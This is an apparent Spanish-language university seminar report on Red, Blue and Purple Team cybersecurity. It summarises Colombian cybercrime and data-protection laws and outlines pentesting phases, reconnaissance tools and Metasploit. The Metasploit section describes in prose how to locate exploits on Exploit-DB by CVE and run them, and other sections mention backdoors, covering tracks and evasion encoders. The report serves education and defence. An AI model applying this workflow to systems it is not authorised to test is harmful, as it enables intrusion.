CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

YIRA MARCELA PEÑA GARCIA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS ENCIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTÁ
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

PEÑA GARCIA YIRA MARCELA

DIRECTOR DE CURSO

LUIS FERNANDO ZAMBRANO HERNÁNDEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD
RED TEAM & BLUE TEAM
BOGOTÁ
2024

PÁGINA DE ACEPTACIÓN

Aceptación del Informe

El presente informe ha sido revisado y aceptado por:

Nombre: _____

Cargo: _____

Firma: _____

Fecha: _____

Con la aceptación de este informe, se reconoce que su contenido ha sido revisado y considerado satisfactorio para su presentación y utilización dentro de la organización.

Se solicita a todas las partes involucradas que actúen de acuerdo con las recomendaciones y conclusiones presentadas en este informe, con el fin de fortalecer la postura de seguridad cibernética de la organización y proteger sus activos de información de manera efectiva.

Favor de conservar este documento para futuras referencias y seguimiento de las acciones propuestas.

CONTENIDO

Pág.

LISTA DE FIGURAS

LISTA DE TABLAS

Pág.

GLOSARIO

Auditorías de Seguridad: Proceso de evaluación sistemática de los sistemas, redes y políticas de seguridad de una organización para identificar posibles vulnerabilidades y garantizar el cumplimiento de los estándares de seguridad.

Blue Team: Equipo de seguridad encargado de defender los sistemas de una organización contra ataques cibernéticos y mantener su integridad y disponibilidad.

Ciberseguridad: Conjunto de técnicas y medidas diseñadas para proteger los sistemas informáticos, redes y datos contra ataques, daños o accesos no autorizados.

Detección de Intrusiones: Proceso de monitoreo y análisis de actividad en sistemas y redes para identificar posibles intrusiones o comportamientos anómalos.

Estrategia de Inversión en Ciberseguridad: Planificación y asignación de recursos financieros y humanos para implementar medidas de seguridad efectivas y mitigar los riesgos cibernéticos.

Informe técnico: Documento que presenta de manera clara y detallada información técnica sobre un tema específico, en este caso, las estrategias Red Team & Blue Team planteadas en el seminario.

Legislación en ciberseguridad: Conjunto de leyes y regulaciones relacionadas con la seguridad de la información y la protección de datos, como la Ley 1273 de 2009 en Colombia, que aborda los delitos informáticos.

Políticas de Seguridad: Conjunto de reglas y procedimientos establecidos para proteger los activos de información de una organización y garantizar la confidencialidad, integridad

y disponibilidad de los datos.

Postulante: Persona que se postula para un puesto, en este caso, al puesto de red team o blue team en HackerHouse.

Prácticas de seguridad cibernética: Conjunto de acciones y políticas destinadas a proteger los sistemas informáticos y redes de una organización contra posibles amenazas cibernéticas.

Prevención de Intrusiones: Conjunto de técnicas y herramientas diseñadas para detectar y bloquear intentos de acceso no autorizado a sistemas y redes informáticas.

Pruebas de penetración: También conocidas como pentesting, son pruebas controladas realizadas para evaluar la seguridad de un sistema o red mediante la simulación de ataques cibernéticos.

Purple Team: Equipo de seguridad que actúa como intermediario entre el Blue Team y el Red Team, facilitando la colaboración y el intercambio de información para mejorar la detección y respuesta a amenazas.

Red Team: Equipo de seguridad encargado de simular ataques cibernéticos contra los sistemas de una organización para identificar vulnerabilidades y puntos débiles.

SIEM: Siglas en inglés de Security Information and Event Management, se refiere a sistemas que proporcionan una visión integral de la seguridad de la información en una organización, recopilando y analizando datos de seguridad en tiempo real.

Tecnologías de la Información (T.I.): Conjunto de herramientas, sistemas y procesos utilizados para almacenar, procesar y transmitir información en una organización.

Tecnologías de seguridad avanzadas: Herramientas y sistemas tecnológicos diseñados para detectar, prevenir y responder a amenazas cibernéticas de manera eficaz, como sistemas de detección y prevención de intrusiones.

.

RESUMEN

La ciberseguridad se ha convertido en una preocupación cada vez más apremiante para las organizaciones en la era digital, donde las amenazas cibernéticas evolucionan constantemente en complejidad y sofisticación. En este contexto, la integración de equipos especializados, como Blue Team, Red Team y Purple Team, emerge como una estrategia fundamental para reforzar las defensas cibernéticas y mitigar los riesgos asociados con los ataques informáticos.

En este informe, se profundiza en la relevancia de la ciberseguridad en el contexto colombiano, destacando la importancia de la legislación vigente, como la Ley 1273 de 2009 y la Ley 1581 de 2012. Estas leyes son pilares fundamentales para abordar los delitos informáticos y proteger los datos personales de los ciudadanos colombianos. Al comprender y cumplir con estas regulaciones, las organizaciones pueden fortalecer su postura de seguridad cibernética y salvaguardar la información confidencial de sus clientes y empleados.

Además, se analiza en detalle cómo la colaboración entre equipos especializados puede mejorar significativamente la capacidad de detección y respuesta ante amenazas cibernéticas. La combinación de las habilidades y conocimientos de Blue Team, Red Team y Purple Team permite una evaluación más completa de los sistemas y redes de una organización, identificando vulnerabilidades y desarrollando estrategias efectivas para prevenir y mitigar ataques.

En cuanto a las recomendaciones, se hace hincapié en la importancia de implementar políticas de seguridad robustas y seguir prácticas recomendadas en el ámbito de la ciberseguridad. Esto incluye la inversión en tecnologías y herramientas de última generación, así como la capacitación continua del personal en buenas prácticas de seguridad informática.

En resumen, este informe subraya la trascendencia de la ciberseguridad en el panorama colombiano actual y proporciona orientación práctica sobre cómo las organizaciones pueden fortalecer sus defensas cibernéticas para hacer frente a las crecientes amenazas en el entorno digital.

Palabras claves: Amenazas cibernéticas, Ciberseguridad, Metasploit, Pentesting, Vulnerabilidades.

ABSTRACT

Cybersecurity has become an increasingly pressing concern for organizations in the digital age, where cyber threats are constantly evolving in complexity and sophistication. In this context, the integration of specialized teams, such as Blue Team, Red Team and Purple Team, emerges as a key strategy to strengthen cyber defenses and mitigate the risks associated with cyber attacks.

In this report, we delve into the relevance of cybersecurity in the Colombian context, highlighting the importance of current legislation, such as Law 1273 of 2009 and Law 1581 of 2012. These laws are fundamental pillars to address cybercrime and protect the personal data of Colombian citizens. By understanding and complying with these regulations, organizations can strengthen their cybersecurity posture and safeguard the confidential information of their customers and employees.

In addition, it discusses in detail how collaboration between specialized teams can significantly improve the ability to detect and respond to cyber threats. The combined skills and knowledge of Blue Team, Red Team and Purple Team enable a more comprehensive assessment of an organization's systems and networks, identifying vulnerabilities and developing effective strategies to prevent and mitigate attacks.

In terms of recommendations, the importance of implementing robust security policies and following best practices in cybersecurity is emphasized. This includes investing in state-of-the-art technologies and tools, as well as ongoing staff training in good cybersecurity practices.

In summary, this report underscores the significance of cybersecurity in today's Colombian landscape and provides practical guidance on how organizations can strengthen their cyber defenses to address the growing threats in the digital environment.

Keywords: Cyber threats. Cybersecurity, Metasploit, Pentesting, Vulnerabilities.

INTRODUCCIÓN

La ciberseguridad se ha convertido en una preocupación primordial para las organizaciones en el panorama actual, donde las amenazas digitales son cada vez más complejas y persistentes. En este contexto, la integración de equipos especializados, como Blue Team, Red Team y Purple Team, se presenta como una estrategia fundamental para fortalecer las defensas cibernéticas y mitigar riesgos.

Este trabajo aborda la relevancia de la ciberseguridad en las organizaciones, destacando la necesidad de comprender y aplicar la legislación colombiana pertinente, especialmente en lo relacionado con la protección de datos personales y la prevención de delitos informáticos. Se explorarán las leyes clave, como la Ley 1273 de 2009, enfocada en los delitos informáticos, y la Ley 1581 de 2012, que garantiza la protección de datos personales.

Además, se analizará cómo la integración de equipos Blue Team, Red Team y Purple Team puede fortalecer la postura de seguridad cibernética de una organización, permitiendo una detección más efectiva de amenazas y una respuesta más rápida ante incidentes.

Este informe también proporcionará recomendaciones sobre políticas de seguridad y prácticas recomendadas para mejorar la ciberseguridad en entornos de Tecnologías de la Información (T.I.). Se destacará la importancia de invertir en ciberseguridad como una prioridad estratégica para proteger los activos de información y mantener la confianza de clientes y socios comerciales.

Este trabajo tiene como objetivo concienciar sobre la importancia de la ciberseguridad, tanto a nivel legislativo como práctico, y promover prácticas efectivas para proteger la información en un entorno digital cada vez más desafiante.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Analizar y presentar estrategias integrales de ciberseguridad basadas en la integración de equipos Blue Team, Red Team y Purple Team en una organización, con el propósito de fortalecer su capacidad para detectar, prevenir y responder eficazmente a amenazas cibernéticas.

1.2 OBJETIVOS ESPECIFICOS

- Elaborar un informe técnico que presente de manera clara y detallada las estrategias Red Team & Blue Team planteadas en el seminario, destacando su importancia y aplicación en el campo de la ciberseguridad.

- Identificar y explicar cómo la integración simultánea de equipos Blue Team, Red Team y Purple Team dentro de una organización puede fortalecer la detección, prevención y respuesta a amenazas cibernéticas, promoviendo la colaboración y el intercambio de información entre los equipos.

- Analizar las implicaciones legales establecidas por los artículos relevantes de la Ley 1273 de 2009 en Colombia, resaltando las penas y multas asociadas con diferentes delitos informáticos, y su relevancia para la implementación de estrategias de ciberseguridad en las organizaciones.

2 DESARROLLO DEL INFORME FINAL

2.1. Marco Regulatorio en Colombia: Leyes de Delitos Informáticos y Protección de Datos Personales

La Ley 1273 de 2009 en Colombia aborda los delitos informáticos y tiene como propósito fundamental sancionar actividades ilícitas relacionadas con el uso indebido de sistemas informáticos y la manipulación no autorizada de datos electrónicos. A continuación, se proporciona una definición de cada artículo:

- **Artículo 269A - Acceso Abusivo a un Sistema Informático:** Comete este delito quien acceda, total o parcialmente, a un sistema informático sin autorización, violando acuerdos establecidos o eludiendo medidas de seguridad. La pena por esta acción va de cuarenta y ocho (48) a noventa y seis (96) meses de prisión, acompañada de una multa que oscila entre 100 y 1000 salarios mínimos legales mensuales vigentes.
- **Artículo 269B** - **Obstaculización Ilegítima de Sistema Informático o Red de Telecomunicación:** Quien, sin autorización, interrumpa o dificulte el funcionamiento normal de un sistema informático, el acceso a datos almacenados en él o una red de telecomunicaciones enfrentará una pena de cuarenta y ocho (48) a noventa y seis (96) meses de prisión, acompañada de una multa de 100 a 1000 salarios mínimos legales mensuales vigentes, a menos que la acción constituya un delito con una pena mayor.
- **Artículo 269C - Interceptación de Datos Informáticos:** Penaliza la interceptación de datos sin orden judicial, con penas de prisión de 36 a 72 meses.
- **Artículo 269D - Daño Informático:** Sanciona la destrucción o alteración no autorizada de datos informáticos, con penas de 48 a 96 meses de prisión y multas de 100 a 1000 salarios mínimos.

- **Artículo 269E - Uso de Software Malicioso:** Castiga la producción o tráfico de software dañino, con penas de 48 a 96 meses de prisión y multas de 100 a 1000 salarios mínimos.
- **Artículo 269F - Violación de Datos Personales:** Sanciona la obtención, divulgación o modificación no autorizada de datos personales, con penas de 48 a 96 meses de prisión y multas de 100 a 1000 salarios mínimos.
- **Artículo 269G - Suplantación de Sitios Web:** Penaliza la creación de páginas o enlaces con objetivos ilícitos, con penas de 48 a 96 meses de prisión y multas de 100 a 1000 salarios mínimos.
- **Artículo 269H - Circunstancias de Agravación Punitiva:** Establece aumentos en las penas en casos específicos, como actos sobre redes estatales, aprovechamiento de confianza, revelación de información y otros.
- **Artículo 2691 - Hurto por Medios Informáticos:** Penaliza el hurto manipulando sistemas informáticos, con sanciones del Artículo 240 del Código Penal.
- **Artículo 269J - Transferencia No Consentida de Activos:** Castiga la transferencia no autorizada de activos mediante manipulación informática, con penas de 48 a 120 meses y multas de 200 a 1500 salarios mínimos, incrementándose en la mitad si la cuantía supera los 200 salarios.[1]

Ley 1581 de 2012 - Protección de Datos Personales

La Ley 1581 de 2012 se centra en la protección de datos personales y busca garantizar el derecho fundamental a la privacidad de los individuos promoviendo prácticas transparentes y éticas en el tratamiento de datos en Colombia.

[1] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273 [en línea]. Ley 1273 de 2009. Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://www.suin-juriscol.gov.co/viewDocument.asp?ruta=Leyes/1676699>.

- **Multas y Entidades Correspondientes:** El Artículo 23 establece las sanciones que la Superintendencia de Industria y Comercio puede imponer a los responsables y Encargados del Tratamiento de datos personales. Las multas pueden ser tanto personales como institucionales y alcanzar el equivalente de hasta dos mil (2.000) salarios mínimos mensuales legales vigentes. Estas multas pueden aplicarse de manera sucesiva mientras persista el incumplimiento.

Además de las multas, las sanciones incluyen:
a) Suspensión de actividades relacionadas con el Tratamiento por un máximo de seis (6) meses, con indicación de correctivos requeridos.
b) Cierre temporal de operaciones relacionadas con el Tratamiento después del período de suspensión si no se adoptan los correctivos.
c) Cierre inmediato y definitivo de operaciones que involucren el Tratamiento de datos sensibles.[23]

Es importante señalar que estas sanciones son aplicables únicamente a personas de naturaleza privada. En caso de presunto incumplimiento por parte de una autoridad, la Superintendencia remitirá la actuación a la Procuraduría General de la Nación para la investigación correspondiente.

2.2. Metodología de Pentesting

El pentesting emerge como un proceso crucial en el ámbito de la ciberseguridad. A continuación, definimos cada etapa del pentesting.

2.2.1. Footprinting: Es la primera fase del proceso de Test de Penetración (pentesting) en ciberseguridad. Esta etapa se centra en la recopilación de información sobre un sistema, red o entidad específica con el objetivo de comprender su estructura,

activos, y posibles puntos de vulnerabilidad desde una perspectiva externa, es crucial porque establece la base para las fases posteriores del pentesting. Proporciona una visión integral de la superficie de ataque, permitiendo una planificación más efectiva y la identificación de posibles puntos de vulnerabilidad. Además, contribuye a una evaluación más precisa de los riesgos y desafíos que podría enfrentar la organización objetivo utilizando fuentes públicas y herramientas especializadas.

Objetivo: Identificar puntos de entrada potenciales y comprender la topología de la red.

2.2.2. Escaneo (Scanning): Se realiza un análisis más profundo de los activos identificados durante el reconocimiento. Se utilizan herramientas como Nmap para descubrir servicios y puertos abiertos.

Objetivo: Identificar sistemas activos, servicios en ejecución y posibles vulnerabilidades.

2.2.3. Enumeración: En esta etapa, se recopilan detalles adicionales sobre los sistemas activos identificados durante el escaneo. Esto incluye obtener información sobre usuarios, grupos y recursos compartidos.

Objetivo: Obtener información crítica para posibles ataques posteriores.

2.2.4. Obtención de Acceso (Gaining Access): Aquí, el pentester intenta explotar las vulnerabilidades identificadas para obtener acceso no autorizado. Puede incluir el uso de exploits o técnicas de ingeniería social.

Objetivo: Verificar la capacidad de un atacante para penetrar en la red y obtener acceso a sistemas.[4]

[4] Berger y A. Jones, «Cyber Security & Ethical Hacking For SMEs,» Proceedings of the The 11th International Knowledge Management in Organizations Conference on The changing face of Knowledge Management Impacting Society, nº 12, pp. 1-6, 2016.

2.2.5. Mantenimiento de Acceso (Maintaining Access): Después de obtener acceso, se busca establecer un punto de apoyo persistente para el atacante. Se pueden instalar backdoors u otros mecanismos para mantener la presencia.

Objetivo: Evaluar la capacidad de un atacante para mantener el acceso sin ser detectado.

2.2.6. Análisis de Resultados y Documentación: Se revisan y documentan todos los resultados obtenidos durante las fases anteriores. Esto incluye las vulnerabilidades identificadas, exploits utilizados y recomendaciones para la mitigación.

Objetivo: Proporcionar informes detallados y orientación para mejorar la postura de seguridad.

2.2.7. Limpieza (Covering Tracks): En algunos casos, se lleva a cabo una fase de limpieza para eliminar cualquier evidencia de la actividad del pentester y restaurar los sistemas a su estado original.

Objetivo: Evaluar la capacidad de los sistemas para detectar y responder a actividades no autorizadas.

2.2.8. Footprinting en Ciberseguridad: Es la primera fase del proceso de Test de Penetración (pentesting) en ciberseguridad. Esta etapa se centra en la recopilación de información sobre un sistema, red o entidad específica con el objetivo de comprender su estructura, activos, y posibles puntos de vulnerabilidad desde una perspectiva externa, el Footprinting es crucial porque establece la base para las fases posteriores del pentesting. Proporciona una visión integral de la superficie de ataque, permitiendo una planificación más efectiva y la identificación de posibles puntos de vulnerabilidad. Además, contribuye a una evaluación más precisa de los riesgos y desafíos que podría enfrentar la organización objetivo.

Objetivos:

- **Identificación de Activos:** Obtener información sobre servidores, dominios, direcciones IP y otros activos en la red.
- **Determinación de Topología de Red**: Descubrir la arquitectura de la red, relaciones entre sistemas y configuraciones.
- **Identificación de Personal:** Obtener datos sobre personas clave, empleados, y contactos relevantes.
- **Recopilación de Información Pública:** Analizar datos disponibles públicamente en fuentes como sitios web, redes sociales, registros gubernamentales, etc.

Técnicas Utilizadas:

- **Búsqueda en Motores de Búsqueda:** Uso de Google y otros motores para encontrar información pública.
- **WHOIS Lookup:** Identificación de propietarios de dominios y detalles de registro.
- **DNS Interrogation:** Obtención de información a través de consultas DNS.
- **Escaneo de Red:** Identificación de activos y servicios a través de herramientas como Nmap.
- **Análisis de Sitios Web:** Inspección de sitios web para obtener información sobre tecnologías utilizadas, estructura de directorios, etc.

Herramientas Utilizadas:

- **WHOIS:** Consulta de información de registro de dominios.
- **nslookup**: Herramienta de línea de comandos para obtener información de DNS.
- **Google Dorks:** Búsquedas avanzadas en Google para datos específicos.
- **recon-ng:** Marco de reconocimiento que automatiza la recopilación de información.[5]

[5] MARTÍN TALÓN, Rafael. Desarrollo e implementación práctica de un Pentest. 2016.

2.3. Tecnologías para Procesos de Ciberseguridad: Aplicaciones Opensource y de Pago

Opensource:

- **WHOIS:** Proporciona información sobre el registro de dominios y propietarios.
- **nslookup:** Permite consultar información de servidores de nombres y direcciones IP.
- **Google Dorks:** Búsquedas avanzadas en Google para encontrar información sensible en sitios web.
- **recon-ng:** Marco de reconocimiento que automatiza la recopilación de información.

Pagas:

- **Maltego:** Herramienta de inteligencia de código abierto que permite visualizar y enlazar datos.
- **DomainTools:** Ofrece información detallada sobre dominios, incluyendo historial y asociaciones.
- **Censys:** Escanea y analiza redes para descubrir dispositivos y servicios.
- **Shodan:** Motor de búsqueda para encontrar dispositivos conectados a Internet.[6]

2.4. La Importancia de la Etapa de Footprinting en el Pentesting: Análisis y Razones

La etapa de footprinting se destaca como una de las más fundamentales en el pentesting, y esto se debe a diversas razones cruciales. En primer lugar, la consideramos como la piedra angular de la ciberseguridad, donde la Información Inicial Crucial se convierte en el cimiento del proceso. Durante el footprinting, se recopila información vital sobre la

[6]OWASP FOUNDATION, the Open Source Foundation for Application Security | OWASP Foundation. [Consultado el 9, abril, 2024]. Disponible en Internet: <https://owasp.org/>.

organización objetivo, abarcando detalles específicos sobre su infraestructura, sistemas, redes y personal. Esta información no solo es inicial, sino que actúa como la base esencial para las fases subsiguientes del pentesting.

La identificación de Superficies de Ataque es otro aspecto clave de esta etapa. Al revelar activos expuestos, como servidores, aplicaciones y servicios, el footprinting permite a los pentesters concentrar sus esfuerzos en áreas críticas y relevantes para la seguridad de la organización. Este enfoque estratégico se traduce en una evaluación más efectiva y centrada. El Mapeo de la Infraestructura, por otro lado, implica una comprensión detallada de la topología de la red y la infraestructura, facilitando la identificación precisa de posibles vulnerabilidades y puntos de entrada. Esta perspicacia se traduce en una planificación más eficaz para las fases de escaneo y enumeración, optimizando el proceso de pentesting.[7]

La Planificación Estratégica se beneficia enormemente de la información recopilada durante el footprinting. Permite a los pentesters diseñar y ejecutar escenarios realistas, replicando con precisión las amenazas del mundo real que la organización podría enfrentar. Esta alineación estratégica garantiza una evaluación más relevante y significativa.

La Reducción de Riesgos se convierte en un resultado tangible de esta etapa, donde las debilidades se identifican y abordan proactivamente antes de que se materialicen como amenazas reales. Esto contribuye significativamente a la reducción anticipada de los riesgos de seguridad. En última instancia, la Alineación con Objetivos de Seguridad cierra el círculo, permitiendo que la evaluación se adapte a los activos y sistemas críticos para la operación del negocio.

En conjunto, estas razones destacan la importancia esencial de la fase de footprinting en

[7] Alfonso Lorenzo Pérez. Riesgo, Amenaza y Vulnerabilidad (ISO 27001) - EQ2B Consulting. Retrieved June 3, 2019, from https://eq2b.com/riesgo-amenaza-y-vulnerabilidad-iso-27001/. 2019.

el pentesting, haciendo que sea un pilar indispensable para el éxito general del proceso de evaluación de seguridad.

3. Metasploit y articulación con el CVE

Metasploit, una herramienta de prueba de penetración se emplea para desarrollar y ejecutar exploits contra sistemas informáticos. Se presenta como un framework modular, compuesto por diversos módulos que desempeñan funciones específicas, tales como exploits, payloads y encoders. En el ámbito de Kali Linux, Metasploit viene preinstalado en esta distribución diseñada especialmente para actividades de seguridad y hacking ético. Los profesionales de seguridad y pentesters eligen Kali Linux como plataforma robusta para ejecutar Metasploit, permitiéndoles llevar a cabo pruebas de penetración de manera efectiva.[8]

La estructura de Metasploit: se compone de módulos, cada uno diseñado con un propósito específico. Entre los módulos clave se encuentran:

- **Exploits:** Contienen códigos diseñados para aprovechar vulnerabilidades en sistemas específicos.
- **Payloads:** Son códigos que se ejecutan después de que se ha explotado una vulnerabilidad. Pueden incluir shellcodes, scripts, o incluso conexiones inversas.
- **Encoders:** Se utilizan para modificar el código de un exploit o payload para evadir detección por parte de soluciones de seguridad. [9]

Opciones de Metasploit

Ofrece una amplia variedad de opciones para personalizar los ataques y adaptarlos a las circunstancias específicas. Algunas opciones clave incluyen:

[8] Metasploit Doc. (s.f.). Recuperado el 26 de 03 de 2022, de https://docs.rapid7.com/metasploit/. 2022.
[9] Chipeta, C. What is Metasploit? Recuperado el 26 de 03 de 2022, de https://www.upguard.com/blog/metasploit. 2022.

- **Selección de Exploits:** Los usuarios pueden elegir entre una amplia gama de exploits basados en la vulnerabilidad específica que deseen aprovechar.
- **Payloads Personalizados:** Es posible personalizar los payloads para adaptarlos al escenario de ataque.
- **Configuración de Opciones:** Se pueden ajustar diversas opciones según las características del objetivo, como direcciones IP, puertos y configuraciones específicas del sistema.

Funciones

- Metasploit se destaca por su extensa base de datos de vulnerabilidades, ofreciendo a los profesionales en ciberseguridad un conjunto de exploits que optimizan sus labores. Su funcionalidad se extiende más allá al permitir la automatización de tareas repetitivas comunes en pruebas de penetración, agilizando flujos de trabajo y simplificando procesos.
- Además de su eficiencia operativa, Metasploit se erige como una valiosa plataforma educativa. Funciona como una herramienta de aprendizaje que contribuye a la concienciación sobre la detección de vulnerabilidades en sistemas informáticos. Proporciona oportunidades específicas para mejorar las habilidades y conocimientos en el ámbito de la ciberseguridad.
- Es crucial destacar que, guiado por sólidos principios éticos, Metasploit prohíbe expresamente su uso con fines maliciosos. Su función principal consiste en educar y facilitar pruebas de penetración bajo un marco ético. Advierte sobre las consecuencias legales del uso indebido de la plataforma, subrayando la importancia de un enfoque ético en la ciberseguridad.[10]

[10] Rongfeng Zheng, J. W. Two-layer detection framework with a high accuracy and efficiency for a malware family over the TLS protocol. PLoS One. 2020.

3.1. CVE y su estructura

CVE: Es un sistema de identificación y estandarización de vulnerabilidades en software y hardware. Proporciona un identificador único para cada vulnerabilidad, permitiendo una referencia común en la comunidad de seguridad informática.

Estructura de un CVE: Consta de un número único asignado, seguido de un año de publicación y un número de identificación secuencial. Por ejemplo, CVE-2024-2603 identifica una vulnerabilidad específica publicada en el año 2024.

- **Utilización:** Exploit-DB es una base de datos que almacena exploits y shellcodes. Los expertos en ciberseguridad utilizan esta plataforma para encontrar exploits relevantes para las vulnerabilidades que han identificado.
- **Relación con CVE**: Exploit-DB, en muchos casos, proporciona información detallada sobre exploits relacionados con CVE específicos. Los exploits están etiquetados con los CVE correspondientes, permitiendo a los profesionales de la ciberseguridad vincular exploits específicos con vulnerabilidades conocidas.

Cuando se busca la articulación entre Metasploit y CVE utilizando el sitio, https://www.exploit-db.com/ el proceso generalmente implica los siguientes pasos:


- **Identificación de CVE:** Busque en el sitio de CVE la vulnerabilidad específica que desea explorar. Cada entrada en CVE está asociada con una identificación única (por ejemplo, CVE-2024-260308).
- **Búsqueda en Exploit:** Visite https://www.exploit-db.com/ y utilice la función de búsqueda para encontrar exploits relacionados con el CVE identificado. Puede ingresar el número CVE directamente en la barra de búsqueda.
- **Selección y descarga:** Seleccione un exploit relevante de la lista de resultados de Exploit-DB. Asegúrese de revisar la información proporcionada, como la descripción, la plataforma de destino y los detalles del exploit.

- **Uso de metaploit:** Integre el exploit descargado en Metasploit. Esto puede implicar la configuración de parámetros específicos del exploit y la preparación para la ejecución.
- **Ejecución de Exploit:** Luego de la configuración, ejecute el exploit en Metasploit. Este paso busca aprovechar la vulnerabilidad en el sistema objetivo y, en algunos casos, instalar un payload para mantener el acceso.

3.2. Configuración del Banco de Trabajo: Implementación de Actividades de Alta Tecnicidad (Anexo 1 – Escenario 1)

Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión. https://www.virtualbox.org/wiki/Downloads[11]


Figura 1 - Instalación Oracle VM



Fuente: Elaboración propia.

[11] VirtualBox. [Consulta: 04 de abril 2024]. Disponible en: https://www.virtualbox.org/wiki/Downloads

Figura 2 - Instalación Windows 10 [12]



Fuente: Elaboración propia.

